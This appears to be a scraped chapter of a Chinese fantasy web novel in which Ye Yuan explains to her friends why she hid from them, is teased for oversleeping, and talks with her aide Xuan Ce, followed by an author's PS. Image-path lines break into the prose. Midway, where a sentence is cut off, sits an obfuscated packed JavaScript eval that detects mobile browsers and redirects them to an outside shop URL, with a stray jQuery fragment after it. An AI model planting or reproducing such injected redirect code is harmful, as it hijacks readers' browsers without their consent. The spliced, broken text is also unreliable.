璿御冷声开口。“解释什么?解释你怎么躲得这么成功?”
小日跟小曜缩在门口处的沙发上,尽全力降低自己的存在感。
夜渊哑口无言。
风序眯起眼睛,语气很危险。“在苍穹的时候你是不是每次都选风最大的日子出门?因为风会把你的气息吹散?”
夜渊瑟缩了一下。“我其实……”
风序直接打断。“难怪每次我要追踪你的气息都会在风最大的地方断掉,我以为是风太大,原来是你选的。”
夜渊试图解释。“那只是巧合。”
焰歌眸中有些压迫感。“熔璃,在炎疆你每次要离开前你都会先泡温泉,是因为温泉能把火纹的气息暂时洗掉?”
夜渊沉默了。
焰歌眼中的火苗烧得更旺了。“我以为你是喜欢温泉,原来是为了躲我。”
夜渊终于开口,轻声解释。“不完全是。”
焰歌停在她面前。“那是什么?”
幽雾的声音很轻,但每一个字都像冰针。“夜渊,你在黯星的时候每次我快找到你,你的暗纹标记就会消失,是你破坏的?”
夜渊闭上眼。“嗯。”
幽雾的语气很轻。“难怪每次我快找到你的时候你都能提前跑掉……”
夜渊深吸一口气,语气尽量平静。“我可以解释。”
风序挑眉。“解释什么?”
夜渊认真地说。“成立情报组织不是为了躲你们,是为了知道你们在哪里。”
璿御的语气很冷。“知道我们在哪里,然后避开?”
夜渊立刻反驳。“不是!是知道你们在哪里,然后不去那些地方。”
她说完就后悔了,那八双眼睛的颜色同时变深了一个色阶,她连忙补充。“但后来就不是了!后来是想知道你们过得好不好。”
“玄策每个月都会汇报你们的消息,澜汐的研究进度、焰歌的商会扩张、风序的风道调节、槐楠的梢掠师公会、砂隐的预岩师公会、璿御的磁场稳定状况、幽雾的议会,还有晨曦的作息规律。”“你们每个人,我都知道。”
风序的语气放轻了一点。“你知道我在苍穹的风道调节进度?”
夜渊点头。“去年你解决了东侧风道的紊乱问题,用了新的共振频率,玄策说那是这十年最好的方案。”
风序愣了一下。“你连这个都知道?”
夜渊语气很轻。“我让玄策把你的每份报告都留一份,放在我办公室里。”
槐楠问。“那你知道木槿升上高阶梢语师了吗?”
夜渊看向她,微微点头。“知道,我还想她考核那天如果我在,她会不会考得更好一点。”
槐楠沉默了一瞬,平静开口。“她会,因为你教得好。”
砂隐问。“那你知道我开会的时候会转沙痕笔吗?”
夜渊看向她,笑了。“知道,玄策说你每次开会思考的时候就会转。”
砂隐的声音很轻。“你连这个都知道。”
夜渊笑着说。“嗯,应该是学我的吧。”
璿御语气淡淡地。“那我呢?你知道我的磁场稳定状况?”
“知道,你去年有三次紊乱,金缚老师帮你处理了前两次,第三次是你自己撑过去的。”
璿御的声音轻了些。“原来你都知道。”
“师姐,那您知道鳞片有时候会感应到您的频率吗?”澜汐说。
夜渊沉默了一瞬,声音低了些。“知道,所以每当你感应到的时候我都会马上离开,因为怕你来找我,然后我就不想走了。”
焰歌微微挑眉。“那在炎疆的时候呢?离开之前都会泡温泉。”
夜渊声音很轻。“那是因为真的喜欢温泉。”
幽雾眼中有些复杂。“夜渊,你每次让暗纹标记消失的时候是知道我在找你?”
夜渊闭上眼。“嗯……标记会感应到你的星缕频率。”
幽雾不解。“那为什么要破坏掉?”夜渊缓声开口。“因为你每次来找我都是你最忙的时候,文件批到一半、行程排到一半,我不想让你放下所有事情来找我。”
晨曦温柔的看着她。“昼伏,那我呢?你让玄策注意我的什么?”
夜渊沉默了一瞬。“你的作息,有时候会忙到凌晨,你太晚睡的时候我会让昶耀在你桌上放一杯热茶,那是我让星夜阁成员从黯星送过去的,暗纹标记传送不会凉。”
晨曦愣了一瞬,有些惊讶。“那些茶是你送的?我以为昶耀贴心。”
夜渊的嘴角动了一下。“她也很贴心,但茶是我送的。”
小日从远处的沙发探出头,小声试探地。“姐姐,那我还要学隐密技术吗?”
夜渊看着小日,沉默了一瞬忽然笑了。“不用了,她们不管你跑多快、躲多好、学多少隐密技术,她们都会找到你。”
“因为他们不会放弃找。”
她顿了一下,嘴角弯起来。“而且……被找到的感觉没有那么糟。”
元素大会第三天。
曦川的晨光从窗帘缝隙里慢慢渗进房间,落在光晶床边,暖橘色的光流懒懒散散地飘着,像主人一样完全没有起床的意思。
门外传来三下规律的敲门声。
昶耀的声音从门外传来。“教皇大人,今天的议程是跨界域贸易协定。”
晨曦早就醒了,她靠在床头看了一眼还缩在被窝里,只露出一团乱糟糟白金色长发的夜渊,轻声开口。“昼伏起床,今天的议程你要列席。”
被窝里没有动静。
晨曦伸手戳了一下那团长发。“昼伏?”
夜渊的声音从被子里闷出来。“不去。”
晨曦挑眉。“为什么?”
夜渊的声音闷在被子里。“困……”
风序靠在另一边,满脸困惑。“你昨天睡了一整个下午,晚上也睡了,还困?”
夜渊把被子拉高一点,声音更闷。“昨天是昨天,今天是今天。”
澜汐轻笑了一声,语气温柔。“这好像师姐以前在澜域的样子,我来叫您起床,结果您甩了一下尾巴就闷头继续睡了。”
夜渊语气不悦。“那是因为教授连续做了三天实验!困死了!而且你叫我的时候天都还没亮!”
澜汐笑了。“天亮了,是您把窗帘拉上。”
夜渊又把脸埋的更深。“那也是教授的错……”
焰歌若有所思,慢悠悠地说。“难怪那时候在炎疆你店开门的时间都不一样,有时候很早,有时候快中午才开,我还以为是你随性,原来是睡过头。”
夜渊理直气壮。“后来有小烬开门嘛!她很准时的!”
风序笑了。“幸好元素考察者的工作时间很有弹性,不然浮岚大概每周都要迟到。”
夜渊闷声开口。“……伴随风铃声很好睡嘛。”
槐楠像想到了什么。“怪不得木槿每次联合开会的时候都会带一份饭,我问她为什么不吃,她就说这是老师的,老师常忙起来就忘记吃饭,等等开完会结束就去送给老师。”
夜渊轻轻咳了一声,下意识试图挽救形象。“那……那是木槿关心我。”
璿御平静开口。“瑜景也是,她每周都会去打扫你夜市旁的住处,说你很常一回家就睡在沙发上,连被子都不盖。”
夜渊小声地替自己辩解。“这……这校准消耗太大了,很合理吧。”
璿御语气认真。“合理,但你应该回床上。”
幽雾缓缓开口。“你也很常睡在星夜阁的沙发上,我还看过玄策拿毯子帮你盖。”
夜渊整个人缩得更紧。“舒服嘛……那张沙发睡习惯了。”
晨曦看着那团几乎缩成球的人,眼底笑意越来越深。“昼伏,你倒是没在圣殿赖过床。”
夜渊把头探出来,语气不悦。“圣殿这钟声天天吵醒我!想赖也赖不了!”
众人发出笑声。
夜渊看着这一圈笑得东倒西歪的人,气得把被子拉高直接蒙住头。“你们去开会,我再睡会……”
风序的语气轻快。“那你今天要做什么?”
夜渊闷声说。“睡觉。”
幽雾挑眉。“睡一整天?”
夜渊沉默了一瞬。“睡醒去找小日和小曜吃饭。”
风序自顾自开口。“那我们开完会回来找你。”
夜渊拒绝得很快。“不用,你们开完会就各自回去忙吧。”
众人低头看着那团被窝,沉默了一瞬。澜汐的声音很轻。“师姐,谁说各自回去忙?”
砂隐接着说。“今天议程结束后所有人要一起去吃饭。”
夜渊沉默了一下。“那你们开会要开多久?”
晨曦笑了。“不知道,可能会很久。”
夜渊的声音很轻。“那你们快去开会,开完早点回来。”
晨曦带着笑意回应。“好。”
八个人陆续离开房间。
脚步声跟门开合的细微声响,一点一点往走廊深处远去。
房间重新安静下来。
暖橘色的床光缓慢流动着,整个空间安静得只剩下她自己的呼吸声。
夜渊缩在被窝里,就这样一个人看着她们离去的门口发着呆,然后她听见自己低声说了一句话。
“我妈说她梦到深渊,然后我们就叫渊和深了……”
说完之后沉默了几秒,她自己也不知道为什么说这句话,就是忽然从某个很深的地方浮上来的,突然没有预兆地漂到了水面。
她盯着门看了一会儿,然后轻轻“嗯”了一声,像是在回应什么,又像是在确认什么,然后她重新把眼睛闭上继续睡,不再想了。
过了一阵子。
敲门声响起,规律地三下。
夜渊的声音沙哑,带着浓浓的睡意。“进。”
玄策推开门走到床边,看着这团把自己睡成虾米形状的人,她的声音很轻,带着一点无奈。“阁主,是我。”
夜渊的声音还是沙哑的。“玄策?你怎么来了?你不是在黯星吗?”
玄策低头看着她,语气有丝担忧。“担心又发生像上次的事,所以特地来一趟。”
她的视线落在夜渊露在外面的脚上,又落在床尾那团被踢得不成样子的被子,她弯腰把被子捞起来抖开,重新盖回夜渊身上,还把边角往下压了压。
夜渊被裹成一条,声音闷闷的。“我又不冷。”
玄策在床边的沙发坐
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17642529|206346||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
下,语气很平。“您踢被子,从以前就这样,阁主还好吗?没再晕倒吧?我很担心您。”
夜渊的声音放轻,像在哄孩子。“我没事,她们挺好,就是有点想星夜阁了。”
玄策的语气很稳,但比平时快了一点。“您要是想星夜阁跟星栖楼就随时回来,我都在。”
夜渊把脸从被子里探出来看着她。
玄策背挺得很直,像她每一次汇报工作的时候一样,稳重、可靠、滴水不漏。
夜渊拍了拍床边。“玄策,坐旁边。”
玄策走过去在床边坐下,坐得很直。“阁主?怎么了?”
夜渊忽然伸出手比了一个高度,话语中有些怀念。“你十二岁我捡到你的时候还没这么高,只比我肩膀高一点点,现在都比我高了。”
玄策的声音很轻。“但您的实力依旧比我高,您要是不喜欢我可以每次汇报都坐低一些。”
夜渊愣了一下,笑了出来。“玄策!你啥时这么幽默了!”
玄策认真的看向夜渊,声音很轻。“谢谢阁主当年带走我,教导我。”
夜渊嘴角勾起。“好了好了,我饿了。”
玄策眼底温柔了一些。“我带星核炖饭跟影烬酥,还有您喜欢的星缕香液,在门外保温盒里,我去拿。”
夜渊很轻地说。“玄策,我办公室的那张沙发你睡过吗?”
玄策的语气平静。“没有,那是您的沙发。”
夜渊的嘴角弯了一下。“你下次可以在上面睡一下,很舒服的。”
玄策很轻地说。“好。”
玄策回来的时候手里提着一个深色的保温盒,把食物一一放到夜渊面前的小桌,并摆好餐具,她的语气平静。“阁主趁热吃。”
夜渊从被子里探出头,拿起勺子慢慢吃着。
过了一会儿。
夜渊看了看玄策。“星夜阁最近怎么样?”
玄策的语气恢复了汇报工作的节奏。“一切正常,八个界域的分会运作稳定,上个月的情报收入比前个月增加了百分之十二……”
夜渊打断她,语气无奈。“我不是问这个,我是问你怎么样?”
玄策愣了一下,轻声说。“我很好,阁主不用担心,就是有时候会在办公室待到很晚,已经习惯了。”
她没有说的是,她会在办公室待到很晚是因为那张沙发上没有人缩成一团睡觉,没有人让她帮忙盖毯子,没有人半夜醒来含糊地说一句“玄策,帮我倒杯水。”她只是坐在自己的位置上处理文件、看情报,等到天快亮的时候回房间睡一下,然后起来继续工作。
夜渊看着她,声音很轻。“你该休息的时候要休息,不要学我。”
玄策嘴角动了一下。“阁主说这句话很没有说服力。”
夜渊喝了口饮料,轻哼一声。“我现在会休息了。”
玄策嘴角勾了一点。“我知道,您刚才睡得很熟,被子都被您踢到床尾去了。”
夜渊认真地说。“玄策,那张沙发你可以睡,我要你好好休息。”
玄策很轻地点头。“好。”
玄策收拾好,带着保温盒转身走出房间,
门被轻轻带上。
——
PS.
星缕靠在一旁,笑吟吟地开口。
“是不是一直很疑惑,为什么到现在都还没有车车?这不就来了嘛~~”
旁边的星缕草笑着疯狂点叶子,不知道从哪里摸出了一桶爆米花。
“开地图炮欸!这不是找死是什么!”
“来!边看边吃!”
星缕低头看了一眼,表情瞬间嫌弃。“玉米浓汤口味?”
她皱起眉。
“去拿焦糖巧克力的,我不吃这个。”
星缕草震惊到叶子都炸了一下。
“你还挑口味?!现在是点餐时间吗!”
星缕懒洋洋地看它一眼。“快去。”
星缕草气呼呼地飘走,叶子一路乱晃。
“黑心老板……使唤植物算什么本事……”
没多久,它又抱着一桶焦糖巧克力爆米花飘了回来。
“给你啦!”
星缕这才满意接过,慢悠悠抓了一颗放进嘴里,眯起眼咬得咔滋作响。
“嗯,不错。”
她抬起眼,看向沙发那边乱成一团的画面,笑得特别开心。
“夜渊……哭着也得受完。”
星缕草瞬间开始嘿嘿嘿。
星缕也低低笑了起来。
“嘿嘿嘿。”
星缕草笑到整株草都在抖。
“她这次真的不跑了欸!”
